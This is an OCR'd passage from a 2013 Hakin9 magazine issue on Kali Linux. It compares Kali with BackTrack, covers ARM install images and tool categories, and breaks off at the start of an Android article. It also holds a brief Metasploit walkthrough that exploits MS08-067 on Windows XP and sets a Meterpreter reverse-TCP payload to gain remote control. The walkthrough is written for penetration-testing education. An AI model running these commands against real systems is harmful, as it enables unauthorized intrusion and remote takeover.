hakin9 EXTRA

Guide to Kali Linux

KALI LINUX – WHAT'S NEW?

WEAPONIZATION OF ANDROID PLATFORM USING KALI LINUX

KALI SCANNING FOR HIPPA

Issue 03/2013 (21) ISSN: 1733-7186

PLUS

HANDS ON: HOW TO CREATE "BACKDOOR" TO REMOTE ACCESS WITH KALI LINUX, DNS SPOOFING ATTACK WITH ETTERCAP AND CLONING SITES WITH KALI LINUX

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Dear Readers,

Along with the Autumn here it comes the comprehensive 'Guide to Kali Linux'. In the following issue we will focus on this popular, yet still-much-to-discover pentesting tool.

So we will start with the Basics and see what's new in Kali Linux comparing to BackTrack and also we will browse the set of new and updated tools in the article 'Kali Linux for Enterprises'.

The Attack section is full of great tips for pentesters (and not only), so they can see how to weaponize the android platform and also perform the attack on servers.

The Defense section contains a great paper on deploying network vulnerability scanners for medical clients and presents an interesting view on Kali scanning. There is also a fine overview on Kali as a tool for both good and bad purposes.

We are sure you will find a lot of helpful information in the whole issue.

Hakin9's Editorial Team would like to give special thanks to the authors, betatesters and proofreaders.


We hope our effort was worthwhile and you will find the Hakin9 Guide to Kali Linux issue appealing to you. We wish you a nice read!

Julia Adamczewska
and the Hakin9 team

BASICS

ATTACK

DEFENSE



Kali Linux – What's new?

Kali Linux released earlier in the year is dubbed the most advanced penetration testing distribution, ever. How does it compare to BackTrack?, and: What's the difference?

For some years BackTrack linux has been the premier pen-test distribution. The newest pen-test distribution released by Offensive Security which supersedes BackTrack comes with some massive and welcome improvements. The biggest change from BackTrack is the move from Ubuntu linux to Debian Wheezy linux. The first thing I notice is that the installation is no longer launched by executing a script on the Desktop as it was with BackTrack, but is initiated but booting into a proper Debian installation system. The process generally feels a lot smoother from the start. I have also noticed that in general Kali doesn't break as easily as Backtrack and it generally has a much more stable feel to it. So what's the difference between BackTrack and Kali?

BackTrack 5 v Kali

Ubuntu, which BackTrack is based on, has a general feel to it that it is trying to babysit you as the user, which can be annoying to an experienced linux user. Ubuntu likes to make everything user friendly and tries to cut out any complex configurations. Debian, which Kali is based on, may not come across to be so 'user friendly' to someone who is not that experienced with linux, and requires more hands on experience with linux, but is generally more configurable and stable. Personally, I definitely prefer the Debian base for Kali as I like to tweak. This distribution is not for linux beginners in any case.

What Happened to Firefox?

One of the first things I notice is that Firefox has been replaced by Iceweasel. On first instance this might leave you wondering what Iceweasel is and why it has replaced Firefox. The truth is that Iceweasel IS Firefox. The Debian project patches Iceweasel by backporting security fixes, thus making it secure enough to be declared in debian stable version. Because this is the case they had to re-brand it Iceweasel as the modifications made by Debian project were not approved by the Mozilla foundation in order to use the Thunderburd logo. Other than backported security patches and the logo, both Firefox and Iceweasel are identical. I would recommend staying with Iceweasel on Debian, but if you really want to use Firefox you can install it in the following manner by first uninstalling Iceweasel (Listing 1).

FHS-compliance and /pentest

Another massive step in the right direction is FHS-compliance. File Hierarchy Standard (FHS) compliance specifies guiding principles for each part of the file system, and means that the directory structure and file system is standardised such that software

and users can easily find the location of installed files such as binaries and libraries. This will also lead to a more stable system in general.

In BackTrack, every pen-test tool which you wanted to use you either had to express the full pathname to the tool e.g. `/pentest/passwords/rainbowcrack/rcrack` or change to the directory in order to use it. Kali no longer uses the `/pentest` directory tree, and all command line pen-test tools seem to be located in `/usr/bin`. Pen-test tools are now in PATH and can now be fired up from anywhere in the system. I certainly don't miss the `/pentest` directory. This certainly makes life a whole lot easier.

Listing 1. *How to install Firefox*

```
echo "deb http://downloads.sourceforge.net/
   project/ubuntuzilla/mozilla/apt all main"
   >> /etc/apt/sources.list
apt-get remove iceweasel
apt-key adv –recv-keys –keyserver
keyserver.ubuntu.com C1289A29
apt-get update
apt-get install firefox-mozilla-build
apt-get install thunderbird-mozilla-
build
```

No Nessus

Nessus does not come installed with Kali and is not available in the Kali repositories. One reason for this could be that Kali linux is based on Debian Wheezy (Debian 7), however if you check the available downloads from the tenable website, they have only released a version of Nessus for version 6 of Debian. Another reason for this may be because Nessus is more of an audit and compliance benchmarking tool than a pen-test tool, and perhaps it was thought too bloated to include. Nessus is certainly something I see more of installed on dedicated servers these days. However if you want to install it, the Debian 6 version of Nessus which can be downloaded from the tenable website will still work. The only other possible reason for not including Nessus is that Nessus is forbidden in the Penetration Testing with BackTrack(PWB) Course (which will probably

get a new name now because of Kali). Offensive Security encourages all of its PWB students to use more specialised and targeted tools to perform enumeration and discovery. Further, different tools quite often output different results, so it's best to use more highly targeted tools in a pen-test to get specific results rather than the results of a generalised scan or vulnerability assessment tool such as Nessus.

Other Notable Changes

Kali uses Leafpad instead of gedit which is a much lighter weight text editor than gedit. It is also noticeably faster. But if you want to use gedit it is still available in the Kali respository with a simple *apt-get install gedit.* Gedit may appear bloated to some unless you are interested in syntax highlighting. Personally I like syntax highlighting, but have a habit of writing all my code in vim from the terminal window which has this functionality anyway – each to their own I guess. Here's a list of some other welcome changes:

- The PDF viewer which was used in BackTrack has now been replaced with Document Viewer which is great since I found the PDF viewer a bit flakey.
- You can now easily create your own custom ISO of Kali by using Debian live-build scripts.
- Kali comes with VLC player pre-installed which was not included in BackTrack.
- I've also noticed that the ISO image for Kali is almost 1GB smaller than the BackTrack 5 R3 ISO.

Upgrading to Future versions of Kali

If you had BackTrack 4 installed and wanted to upgrade to BackTrack 5, the only way you could have achieved this was to do an entire reinstall. This would be time consuming, and mean you would have to re-configure everything back to the way you wanted it, and customise all your tools again. With Kali however, an upgrade to future major releases can be done by simply issuing the following commands: Listing 2.

The Kali repository gets its security packages from the Debian repository, and all of its tools are now packaged up to be Debian compliant.

Listing 2. *Upgrading Kali to the next major distribution*

```
root@kali:~# apt-get update
root@kali:~# apt-get dist-upgrade
```

On the Web

- *http://www.pathname.com/fhs/* – Information on File Hierarchy Standard
- *http://www.offensive-security.com/information-security-training/penetration-testing-with-backtrack/* – Penetration Testing with Backtrack Course

Summary

In summary, Kali linux feels a lot smoother to work with than BackTrack, whilst most of the tools remain fairly similar or unchanged; the main overhaul to be commended on is the overall improvement in the quality of the distribution from the move to Debian. It now feels like a complete distribution with far less flakiness and a lot more stability. For a duck dive into the pen-test tools which ship with Kali, I would recommend doing Offensive Security's Penetration Testing with BackTrack(PWB) course which will familiarise you with all the tools necessary to conducting a complete penetration test with reporting. The main advantage you will notice is that the tools are now all in path with Kali. The only advice I have in pursuing this course is to get permission from your other half, as it will take a good couple of months out of your life, but is extremely fun, addictive, and rewarding with all the breakthroughs you will have. Well done to the Offensive Security Team for creating such an improved distribution, and good luck with your Kali experience.

STEVEN MCLAUGHLIN

Steven McLaughlin is an experienced information and network security professional. With both a technical and consulting background, he has been heavily involved in working with global companies developing solutions and delivering large scale projects. He also works in highly specialized teams in order to develop new ideas and patents and bring new products to market.

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

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KALI Linux For Enterprises

Whenever we think of Penetration Testing (PT) the first name that comes to our mind is "Backtrack (BT)", which we have been using for the last few years. Backtrack, funded by offensive Security (www.offensive –Security.com), is also one of the most popular UBUNTU Linux based platform, with collection of organized security testing tools such as Open-VAS, maltigo, Metasploit Framework (MSF), etc. Last release to Backtrack series was Backtrack 5 R2 with codename Revolution.

Kali Linux is the latest linux distribution made for penetration testing by and used by security assessors and hackers. Kali Linux is also considered as a successor to Backtrack. Backtrack was based on Ubuntu Distribution (*www.ubuntu.com*) whereas Kali Linux complies with debian development standards (*www.debian.org*).

Building Kali Linux was something like Re-Inventing the wheel again. Kali Linux was built from scratch, to support under the Debian platform and also to make it compatible with new or existing security tools. Kali Linux is designed to support both 32-bit and 64-bit platform and ARM Architecture.



Figure 1. *Evolution of Kali Linux*

Evolution of Kali Linux

When Backtrack was initially developed by Offensive-Security, with consideration in mind to conduct network based Vulnerability Assessment and Penetration testing. They started releasing BT versions with their name, as depicted on (Figure1). When BT 3 was released, it was released with codename "Whydah" and added functionality and tools to conduct wireless testing. BT 4 released with Codename "*Pwnsauce*" and "*Nemisis*", with added functionality of web application testing and with more advanced and improved GUI based interface. And with continuation to BT 5 R2 with security tools update like *BeeF(Browser Explotation Frwamework), bluelog, dnschef, dpscan, etc.*

Kali Linux is considered an enterprise ready solution, because it considered enterprise users when it was designed. Kali runs on a Debian platform, which supports many software repositories to keep updating OS with latest releases and patch. This capability reduces updating problem, which users were facing on BT environment.

Also Offensive security team up with Rapid 7 (Makers of Metasploit Framework), to provide official support to Kali Linux. So MSF (*most important arsenal of BT*) was rebuildt to support Debian platform.

Development Architecture

Kali Linux supports various *Reduced Instruction set Computing* (RISC) based development architecture. Kali ARM can be made for:

- EfikaMX
- Beaglebone Black
- CuBOX
- Galaxy Note 10.1
- Samsung Chromebook
- MK/SS808
- ODROID U2
- Raspberry Pi
- ARM Chroot

Let's discuss here few of them, how these ARM's can be used for Kali Linux.

EfikaMX

Efika is a line of power efficient ARM architecture and Power architecture. EfiKa MX Open Client is a network computer based around the EFIKA MX micro-mother board. EfikaMX has following specifications:

- Freescale i.MX515 (ARM Cortex-A8 800MHz)
- 3D Graphics Processing Unit
- 512 MB RAM
- 8GB USB
- 2x USB 2.0 ports
- Audio jacks for headset
- Built in Speaker
- Bluetooth (Broadom 2043)

Steps to build image by EfikaMX

- Step 1: Get 8GB micro SD Card, class 10 highly recommended
- Step 2: Download Kali image
- Step 3: use dd utility to image this file to SD card

```
root@kali:~ dd if =kali-1.0.1-efimx.img of=/dev/sdb
                bs=512k
```

Beaglebone Black

Beaglebone boards are tiny computers with all capability of today's desktop machine without bulk noise, expense or noise.

Steps to build image using Beaglebone:

- Step 1: Get 8GB micro SD Card, class 10 highly recommended
- Step 2: Download Kali Linux Beaglebone
- Step 3: use dd utility to image this file to SD card

```
root@kali:~ dd if =kali-bbb.img of=/dev/sdb bs=512k
```

Samsumg Galaxy Note 10.1

Of course the popular one and most people have it. Also attract pentesters to build image for this. Kali also listed down its procedure to make image for Galaxy note 10.1. Galaxy note 10.1 has following specification:

- 1.4 GHz Quacore processor
- 2 GB RAM

Steps to build image for Samsung Note (Steps as per Kali Linux.org website)

- Step 1: Get 8GB micro SD Card
- Step 2: Root the Samsung Galaxy Note 10.1
- Step 3: Download Kali Linux for Samsung galaxy Note 10.1
- Step 4: Rename the image to linux.img
- Step 5: Download Recover.img file from download section of Kali Linux.orf and copy it on your Note 10.1 sdcard
- Step 6: use dd utility to image this file to SD card

```
root@kali:~ dd if =/dev/block/mmcblk0p6
   of=recovery.img_orig
```

- Step 7: *Reboot Galaxy* note 10.1 to *recovery mode*, press *Power Off* and *Volume UP* button. Once you see the text for "Samsung Galaxy Note 10.1", release the power button but keep pressing the *Volume UP button.* This should boot into Kali and auto Login into Gnome. Root Password is "Changeme"
- Step 8: Open Keyboad: *Applications -> Universal Access -> Florence Virtual Keyboard*

Note: development architecture referenced from *http://docs.kali.org/category/armel-armhf*.

Directory Structure

As Kali is successor to Backtrack, so most of its features are inherited from backtrack. Like Backtrack,



Figure 2. *Directory Structure*

Kali tools are also divided into 12 categories (Figure 2):

- Information Gathering
- Vulnerability Analysis
- Web Applications
- Password Attacks
- Wireless Attacks
- Stress Testing
- Exploitation Tools
- Sniffing/Snooping
- Maintaining Access
- Reverse Engineering
- Forensics
- Reporting Tools

Remembering Backtrack 5, penetration directories are organized in under `/pentest` directory. But in Kali Linux doesn't store security tools under pentest directory, commands are generally executed from `/usr/sbin` (Figure 3).

Another important category of tools added in Kali Linux are "TOP 10 Security Tools" which are frequently used by pentesters, as presented Figure 4.

Offensive security has also put lots of effort to make Kali enterprise ready solution by adding more tools in Kali. Researchers most of the time used backtrack for "MSF" and to do other stuff, they depend on other penetration testing distro's or they make their OWN ISO or install on their own operating system. (Figure 4) shows the comparison between Backtrack and Kali (Figure 5).



Figure 3. *Kali Vs. Backtrack: Change in Directory Structure*

Figure 4. *Kali Linux "Top 10 Security Tools"*



Figure 6. *Opening metaspoloit with msfconsole command*



Figure 5. *Tool Comparison between Kali and Backtrack*

Let's do some Practical things with Kali

As we know the famous vulnerability in Windows-XP "MS08-067: Vulnerability in Server Service could allow Remote-Code execution"

Some Brief about the vulnerability

Remote code execution vulnerability exists in the Server service on Windows systems. The vulnerability is due to the service not properly handling specially crafted RPC requests. An attacker who successfully exploited this vulnerability could take complete control of an affected system.

Reference to the vulnerability

http://technet.microsoft.com/en-us/security/bulletin/ms08-067.

System Exploited successfully

Windows XP Service PACK-2.

Steps followed to exploit the vulnerability (Figures 6-9). Steps explained in a nutshell.

Step 1: Open MSF Console

msfconsole

Figure 7. *Searching exploits for netapi*



Figure 8. *Setting up exploit, adding required variables, and exploiting the target*



Figure 9. *Verifying exploited system*

References

- *http://en.wikipedia.org/wiki/BackTrack* – for Backtrack in a NutShell
- *http://www.offensive-security.com/tag/kali-linux/* – for all post on Kali Linux about installation and managing
- *http://www.kali.org/* – for introduction to Kali
- *http://docs.kali.org/category/armel-armhf* – for Kali Linux ARM Architecture also for creating ARM images on Efika-MX, Beaglebone etc.
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- *http://www.h-online.com/open/news/item/Kali-Linux-arrives-as-enterprise-ready-version-of-BackTrack-1822241.html* – For Story behind building Kali Linux for enterprises
- *http://www.offensive-security.com/kali-distribution/kali-linux-on-galaxy-note/* – For deeper look of Kali Linux installation on Galaxy Note
- *https://wiki.debian.org/EfikaMX#What_is_EfikaMX.3F* – For Introduction of EFIKAMX chipset
- *http://www.infosecisland.com/blogview/22236-Backtrack-5-r3-List-of-Some-of-the-New-Tools-and-Programs.html* – For introduction to new tools added to BackTrack
- *http://www.beagleboard.org* – Introduction to BeagleBone Chipset and it's working
- *http://www.backtrack-linux.org/* – All about BackTrack and it's feature.

Step 2: Search for exploit "netapi",
use command "search netapi"

Step 3: Configure the Exploit for execution to target
Use following commands to exploit target

- Use exploit/windows/smb/ms08_067_netapi
- Set payload windows/meterpreter/reverse_tcp
- Set lhost <your machine IP>
- Set rhost <Remote IP>
- exploit

Step 4: Exploit run Successfully, Run VNC

Kali Linux installation and Software repositories

Installation

- Download VMPlayer or VMware workstation from Vmware website as per yours operating system
- Install on the VMPlayer or VMWare on your platform
- Create Virtual machine (With min 20 GB Hard disk Space, 1GB RAM, Two Network Adapter, rest all by default)
- Mount KALI ISO file on the VMWARE setting
- Switch on the Virtual machine and boot it from "CD-ROM" by pressing "ESC"
- Once GRUB Appear, and then click on the install (or it can be used as a LIVE CD)
- Follow the instruction as written on screen (Similar to backtrack installation)
- Finish the installation

Update Kali

- Open leafpad
- Open file from `/etc/apt/sources.list` (Some sources path already present there, but more can be added from Google)
- apt-get update
- apt-get upgrade
- apt-get dist-upgrade

Summary

Kali Linux a Debian based platform for advanced penetration testing. Kali approach is good try for stepping ahead into next generation of penetration testing. Researchers and developers of offensive security have put their best effort to make Kali platform enterprise ready. As Debian being the older platform for Linux, it also has a large user base compared to UBUNTU. Debian based Operating system has also good market capture so movement from Ubuntu to Debian platform will definitely give power to end users.

At last KALI is enterprise focused, developed keeping in mind enterprise needs, so there is much more to evolve in near future. So good luck to Offensive Security team!

Keep Learning and Be Secure!

NAVNEET SHARMA

Navneet Sharma is a Solution Architect with Tata consultancy services, working in domain of information security and network security. He holds a degree of Bachelor of Technology in Information Technology and has worked in diverse range of industry verticals over the last 7 years of his career. Some key assignment that he has been involved in include network security design and consulting, security auditing (Application/Network), Vulnerability Assessment and Penetration Testing.

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

Weaponization of Android Platform using Kali Linux

Kali Linux has become the most popular tool for professional penetration testing and security auditing. In this article, we will review how to couple the functionality of Kali Linux with Android platform over HTC One X smartphone to create an invincible penetration-testing weapon.

